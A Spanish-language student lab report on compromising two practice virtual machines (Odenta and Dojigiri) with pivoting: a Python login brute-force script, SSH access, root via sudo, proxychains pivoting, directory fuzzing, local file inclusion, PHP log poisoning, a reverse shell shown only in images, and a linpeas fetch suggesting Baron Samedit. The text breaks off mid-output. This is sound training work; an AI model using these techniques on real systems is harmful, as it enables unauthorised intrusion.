



## Práctica 6: ODENTA & DOJIGIRI (Pivoting/OSCP Style)

María Andrea Ugarte Valencia

### Desarrollo de la práctica

En primer lugar, llevé a cabo un escaneo de la red con **nmap** para así identificar la dirección IP de la máquina víctima y sus puertos abiertos.

```
Nmap scan report for 192.168.56.107
Host is up (0.036s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:AE:DB:DE (Oracle VirtualBox virtual NIC)
```

Figura 1: Salida de nmap

Vemos que está el puerto 80 abierto, así que metemos la IP de la máquina en un navegador web y nos lleva a esta página:




Figura 2: Página web de la primera máquina víctima

No sabemos ningún usuario ni ninguna contraseña, pero vemos que cuando introducimos algún usuario para probar nos sale un mensaje que dice "Usuario desconocido". Esto nos puede dar información, ya que si damos con un usuario existente probablemente cambie ese mensaje. Llegados a esta conclusión, vamos a probar con un diccionario de usuarios para ver cuando cambia el mensaje. Después de probar con una lista de usuarios comunes vemos que no se ha tenido éxito, así que, tras razonar, se ha llegado

a la conclusión de que, al igual que el nombre de las dos máquinas, el usuario podría coincidir con un nombre japonés. Además, el logo de la web es un samurai. Por tanto, he buscado un [diccionario de nombres japoneses](#) y he encontrado este:




Figura 3: Repositorio con nombres japoneses

Aún así, el diccionario no tiene un buen formato para ser usado, por lo que lo he limpiado con Cyberchef:




Figura 4: Formateo con Cyberchef

Ahora, intentaremos descubrir el usuario con un script que use este diccionario. En caso de que salga un mensaje diferente a "Usuario desconocido", el script nos avisará.

```

import requests
def cargar_diccionario(archivo):
    diccionario_usuarios = {}
    with open(archivo, 'r') as file:
        for line in file:
            usuario = line.strip()
            diccionario_usuarios[usuario] = None
    return diccionario_usuarios
def enviar_contenido(diccionario_usuarios, url):
    for usuario, contenido in diccionario_usuarios.items():
        data = {'usuario': usuario, 'contenido': contenido}
        try:
            response = requests.post(url, data=data)
            if response.status_code == 200:
                if response.text.strip() == "Usuario desconocido":
                    print(f"El usuario {usuario} no es valido.")
                else:
                    print(f"USUARIO VALIDO ENCONTRADO: {usuario}.")
            else:
                print(f"Error al enviar la solicitud para {usuario}: Codigo de estado {response.status_code}")
        except Exception as e:
            print(f"Error al enviar contenido para el usuario {usuario}: {e}")
archivo = 'nombres_japoneses.dat'
url = 'http://192.168.56.107/login.php'
diccionario_usuarios = cargar_diccionario(archivo)
enviar_contenido(diccionario_usuarios, url)

```

Figura 5: Script para utilizar el diccionario

Lo ejecutamos y obtenemos lo siguiente:

```

El usuario asajiro no es valido.
El usuario asasuke no es valido.
El usuario asataro no es valido.
El usuario asato no es valido.
El usuario asatoshi no es valido.
El usuario asanosuke no es valido.
El usuario asahi no es valido.
El usuario asahiko no es valido.
El usuario asahitaro no es valido.
El usuario asayoshi no es valido.
El usuario asaro no es valido.
El usuario ajinosuke no es valido.
El usuario achinosuke no es valido.
El usuario atsuichiro no es valido.
USUARIO VALIDO ENCONTRADO: atsuo.

```

Figura 6: Parte de la salida del script donde encuentra un usuario

Por tanto, ya contamos con un usuario válido. Si lo introducimos veremos que el mensaje ha cambiado:




Figura 7: Mensaje: Contraseña incorrecta

Ahora tendremos que tratar de descubrir la contraseña. Para ello, seguiremos la misma lógica que en el script anterior pero aplicado a la contraseña. Para las contraseñas usaré el diccionario **rockyou**, que contiene contraseñas comunes.

Una vez ejecutado el script obtenemos la siguiente salida:

```
La contraseña no es valida: arsenal
La contraseña no es valida: dolphin
La contraseña no es valida: antonio
La contraseña no es valida: heather
La contraseña no es valida: david
La contraseña no es valida: ginger
La contraseña no es valida: stephanie
La contraseña no es valida: peanut
La contraseña no es valida: blink182
La contraseña no es valida: sweetie
La contraseña no es valida: 222222
La contraseña no es valida: beauty
La contraseña no es valida: 987654
La contraseña no es valida: victoria
La contraseña no es valida: honey
La contraseña no es valida: 00000
La contraseña no es valida: fernando
CONTRASEÑA VALIDA ENCONTRADA. USAR ESTAS CREDENCIALES → atsuo: pokemon
```

Figura 8: Parte de la salida del script donde encuentra la contraseña de atsuo

Introducimos las credenciales obtenidas y se nos redirecciona a esta página:




Figura 9: Página a la que se nos redirecciona al introducir credenciales válidas

Parece que nos hemos quedado atascados pero, si intentamos acceder por SSH a la máquina víctima con ese usuario y contraseña vemos que tenemos éxito:

```
(kali@kali)-[~]
$ ssh atsuo@192.168.56.107
The authenticity of host '192.168.56.107 (192.168.56.107)' can't be established.
ED25519 key fingerprint is SHA256:w02poDic+zLY0MMkJ9mpULJ++2NMvPjLjwiMsQT8jY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.107' (ED25519) to the list of known hosts.
atsuo@192.168.56.107's password:
Linux odenta 5.10.0-8-686 #1 SMP Debian 5.10.46-4 (2021-08-03) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr 20 07:12:58 2023 from 192.168.56.10
atsuo@odenta:~$
```

Figura 10: Acceso por ssh con el usuario atsuo

Investigando en la máquina, nos encontramos otro usuario llamado **koji**, cuenta con un fichero llamado **oldpasswd**. Si mostramos su contenido nos encontramos con esto:

```
atsuo@odenta:/$ cd home
atsuo@odenta:/home$ ls
atsuo  koji  lost+found
atsuo@odenta:/home$ cd koji
atsuo@odenta:/home/koji$ ls
oldpasswd  python
atsuo@odenta:/home/koji$ cat oldpasswd
U0shWHFVVTglJQ=
U0shWHFVVTglJgo=
U0shWHFVVTglJwo=
U0shWHFVVTglKQ=
U0shWHFVVTglKA=
```

Figura 11: Fichero encontrado en el directorio del usuario koji

El contenido del archivo parecen ser varias contraseñas cifradas en base64. Probamos a decodificarlas:

```
(kali㉿kali)-[~]
└─$ echo "U0shWHFVVTglJQ=" | base64 -d
SK!XqUU8%
kali㉿kali)-[~]
└─$ echo "U0shWHFVVTglJgo=" | base64 -d
SK!XqUU8%
kali㉿kali)-[~]
└─$ echo "U0shWHFVVTglJwo=" | base64 -d
SK!XqUU8%
kali㉿kali)-[~]
└─$ echo "U0shWHFVVTglKQ=" | base64 -d
SK!XqUU8%
kali㉿kali)-[~]
└─$ echo "U0shWHFVVTglKA=" | base64 -d
SK!XqUU8%
```

Figura 12: Decodificación del contenido del fichero

Según el nombre del fichero, parecen ser contraseñas antiguas del usuario. Como podemos observar, estas contraseñas siguen un patrón, son las mismas pero cambiando el último carácter. Por lo que podemos probar varias alternativas por nuestra cuenta hasta dar con la contraseña correcta. Tras varios intentos conseguimos la contraseña del usuario: **SK!XqUU8%\***

Si hacemos un **ls -la** podemos ver que hay un fichero llamado **.bash\_history**, que a juzgar por el nombre debe ser un historial de comandos ejecutados.

```
koji@odenta:~$ ls -la
total 5524
drwxr-xr-x 3 koji koji 4096 May 12 2023 .
drwxr-xr-x 5 root root 4096 May 12 2023 ..
-rw-r--r-- 1 koji koji 109 May 12 2023 .bash_history
-rw-r--r-- 1 koji koji 220 Apr 19 2023 .bash_logout
-rw-r--r-- 1 koji koji 3526 Apr 19 2023 .bashrc
drwxr-xr-x 3 koji koji 4096 Apr 25 2023 .local
-rw-r--r-- 1 koji koji 89 Apr 25 2023 oldpasswd
-rw-r--r-- 1 koji koji 807 Apr 19 2023 .profile
-rwxr-xr-x 1 root root 5621776 Apr 25 2023 python
```

Figura 13: Salida del comando **ls -la** en el directorio de **koji**

Mostramos el contenido del fichero y vemos que el usuario hizo un **sudo su**.

```
koji@odenta:~$ cat .bash_history
history -w
history -w
exit
history
exit
sudo su
history -c & history -w
```

Figura 14: Contenido del fichero **.bash\_history**

Si probamos a hacerlo vemos como podemos conseguir acceso como root con la contraseña de **koji**:

```
koji@odenta:~$ sudo su
root@odenta:/home/koji#
```

Figura 15: **sudo su** con **koji**

Ahora, si ejecutamos **ip a** para ver las redes IP de la máquina víctima podemos ver que además de tener un IP en la red de nuestra máquina atacante, tiene una IP en otra red.

```

root@odenta:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:ae:db:de brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic enp0s3
        valid_lft 342sec preferred_lft 342sec
    inet6 fe80::a00:27ff:feae:dbde/64 scope link
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:fa:05:a1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.138.6/24 brd 192.168.138.255 scope global dynamic enp0s8
        valid_lft 578sec preferred_lft 578sec
    inet6 fe80::a00:27ff:fefa:5a1/64 scope link
        valid_lft forever preferred_lft forever

```

Figura 16: salida de ip a

Ahora sabemos la red en la que está conectada la otra máquina a la que queremos acceder pero, no sabemos la IP. Vamos a intentar obtenerla mediante pivoting. Primero estableceremos un puerto como proxy, conectándonos por SSH:

```

(kali@kali)-[~]
$ ssh -D 8080 koji@192.168.56.107
koji@192.168.56.107's password:
Linux odenta 5.10.0-8-686 #1 SMP Debian 5.10.46-4 (2021-08-03) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May  6 07:16:34 2024 from 192.168.56.102
koji@odenta:~$

```

Figura 17: Estableciendo el puerto 8080 como proxy

Ahora configuramos proxychains en el archivo `/etc/proxychains4.conf` para que funcione en el puerto que hemos establecido, enviando por allí todo el tráfico utilizando el protocolo SOCKS.

```

[ProxyList]
# add proxy here ...
#meanwhiles included with
#defaults set to "tor" term
socks5 127.0.0.1 8080

```

Figura 18: Cambio en el fichero de configuración de proxychains

Ejecutamos un nmap y vemos como nos encontramos con una IP que no conocíamos:

```
(kali㉿kali)-[~]
$ proxychains nmap 192.168.138.0/24
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-06 11:23 EDT
```

Figura 19: Ejecutando nmap a la red descubierta

```
[proxychains] Strict chain ... 127.0.0.1:8080 ... 192.168.138.2:80 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8080 ... 192.168.138.3:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:8080 ... 192.168.138.8:80 ←socket error or timeout!
```

Figura 20: Dirección IP encontrada

Además, podemos ver los puertos abiertos de la máquina y así hacernos una idea de como podemos entrar:

```
Nmap scan report for 192.168.138.3
Host is up (0.043s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 50.18 seconds
```

Figura 21: Salida de nmap donde se nos muestran los puertos abiertos de la máquina víctima

Como vemos que uno de los puertos abiertos es el 80, asociado a HTTP, vamos a investigar qué podemos ver si abrimos un navegador con la IP del dispositivo:

```
(kali㉿kali)-[~]
$ proxychains firefox 192.168.138.3
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
```

Figura 22: Abriendo un navegador

Nos encontramos esto:




Figura 23: Página web de la segunda máquina víctima



No parece haber nada relevante de primeras, así que probaremos a hacer fuzzing para intentar encontrar otros archivos u directorios.

```

kali@kali:~$ [~]
$ proxychains wfuzz -u /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -hc 404 http://192.168.138.3/FUZZ
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] ql init: proxychains-ng 4.17
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://192.168.138.3/FUZZ
Total requests: 220500

=====
ID      Response  Lines  Word      Chars  Payload
=====
```

Figura 24: Fuzzing para encontrar directorios

Nos encontramos con un directorio:

```
[proxychains] Strict chain ... 127.0.0.1:8080 ... 192.168.138.3:80 000003169: 404 9 L 31 W 275 Ch "1001"
... OK
000003644: 301 9 L 28 W 316 Ch "console"
[proxychains] Strict chain ... 127.0.0.1:8080 ... 192.168.138.3:80 000003908: 404 9 L 31 W 275 Ch "financing"
... OK
```

Figura 25: Directorio encontrado

Accediendo a el podemos ver:




Figura 26: Contenido del directorio

Si accedemos al archivo solo veremos una página vacía.




Figura 27: Página que se nos muestra al hacer click sobre file.php

Investigando en internet nos encontramos que podemos estar ante una vulnerabilidad de [local file inclusion](#). La forma estándar de aprovecharse de esto es siguiendo este formato: **file.php?file=[archivo]**

que deseamos visualizar]. Por tanto, podemos usarla, por ejemplo, para tratar de descubrir usuarios visualizando algún fichero que los contenga como puede ser **/etc/passwd**.




Figura 28: Contenido del fichero **/etc/passwd**

Vamos a probar a insertar código en el fichero **/var/log/auth.log**. Para insertar código en ese fichero tenemos que probar a autenticarnos, así que podemos hacerlo con netcat en el puerto 22. Nos autenticamos con unas credenciales que consisten en un código PHP para así hacer log injection.




Figura 29: Ejecución del comando

Como podemos ver, nuestro comando aparentemente ha tenido éxito ya que si vemos el contenido del fichero aparece el nombre de prueba.




Figura 30: Contenido del fichero **/var/log/auth.log**

Ese código que hemos inyectado nos permite ejecutar comandos en la máquina víctima Dojigiri. Por tanto, podríamos probar a ejecutar una reverse shell para así conseguir acceso a la máquina.




Figura 31: Ejecución del reverse shell

Como podemos ver, efectivamente hemos conseguido acceso a la máquina. Sin embargo el usuario con el que tenemos acceso es www-data, un usuario con pocos privilegios.




Figura 32: Conexión exitosa a la máquina víctima Dojigiri

Ahora tendremos que escalar privilegios. Podemos intentar utilizar la herramienta linpeas en la máquina Dojigiri para ver si nos da información útil de como hacerlo. Para esto, pasaremos el archivo mediante servidores HTTP. Primero, ejecutaremos un servidor en nuestra máquina principal para así poder pasar el archivo a la máquina Odenta.



Figura 33: Ejecución de un servidor http con python

Ahora, en Odenta, ejecutaremos un wget para descargar el archivo de linpeas.



Figura 34: Descargando linpeas en la máquina Odenta

Posteriormente, en la máquina Dojigiri tendremos que movernos a una carpeta en la que tengamos los permisos suficientes para descargar un fichero, como html, y descargamos linpeas.

```

$ cd html
$ cd html
$ wget http://192.168.138.6:9090/linpeas.sh
wget http://192.168.138.6:9090/linpeas.sh
--2024-05-06 16:41:53-- http://192.168.138.6:9090/linpeas.sh
Connecting to 192.168.138.6:9090... connected.
HTTP request sent, awaiting response... 200 OK
Length: 860308 (840K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh      100%[=====>] 840.14K  333KB/s   in 2.5s
2024-05-06 16:41:55 (333 KB/s) - 'linpeas.sh' saved [860308/860308]

```

Figura 35: Situando linpeas en la máquina víctima Dojigiri

Una vez ejecutado linpeas podemos ver formas de escalar privilegios, una de ellas es con exploits. Probaremos el exploit Baron Samedit para realizar el escalado.

```

Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2021-3156] sudo Baron Samedit
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: mint=19,[ ubuntu=18|20 ], debian=10
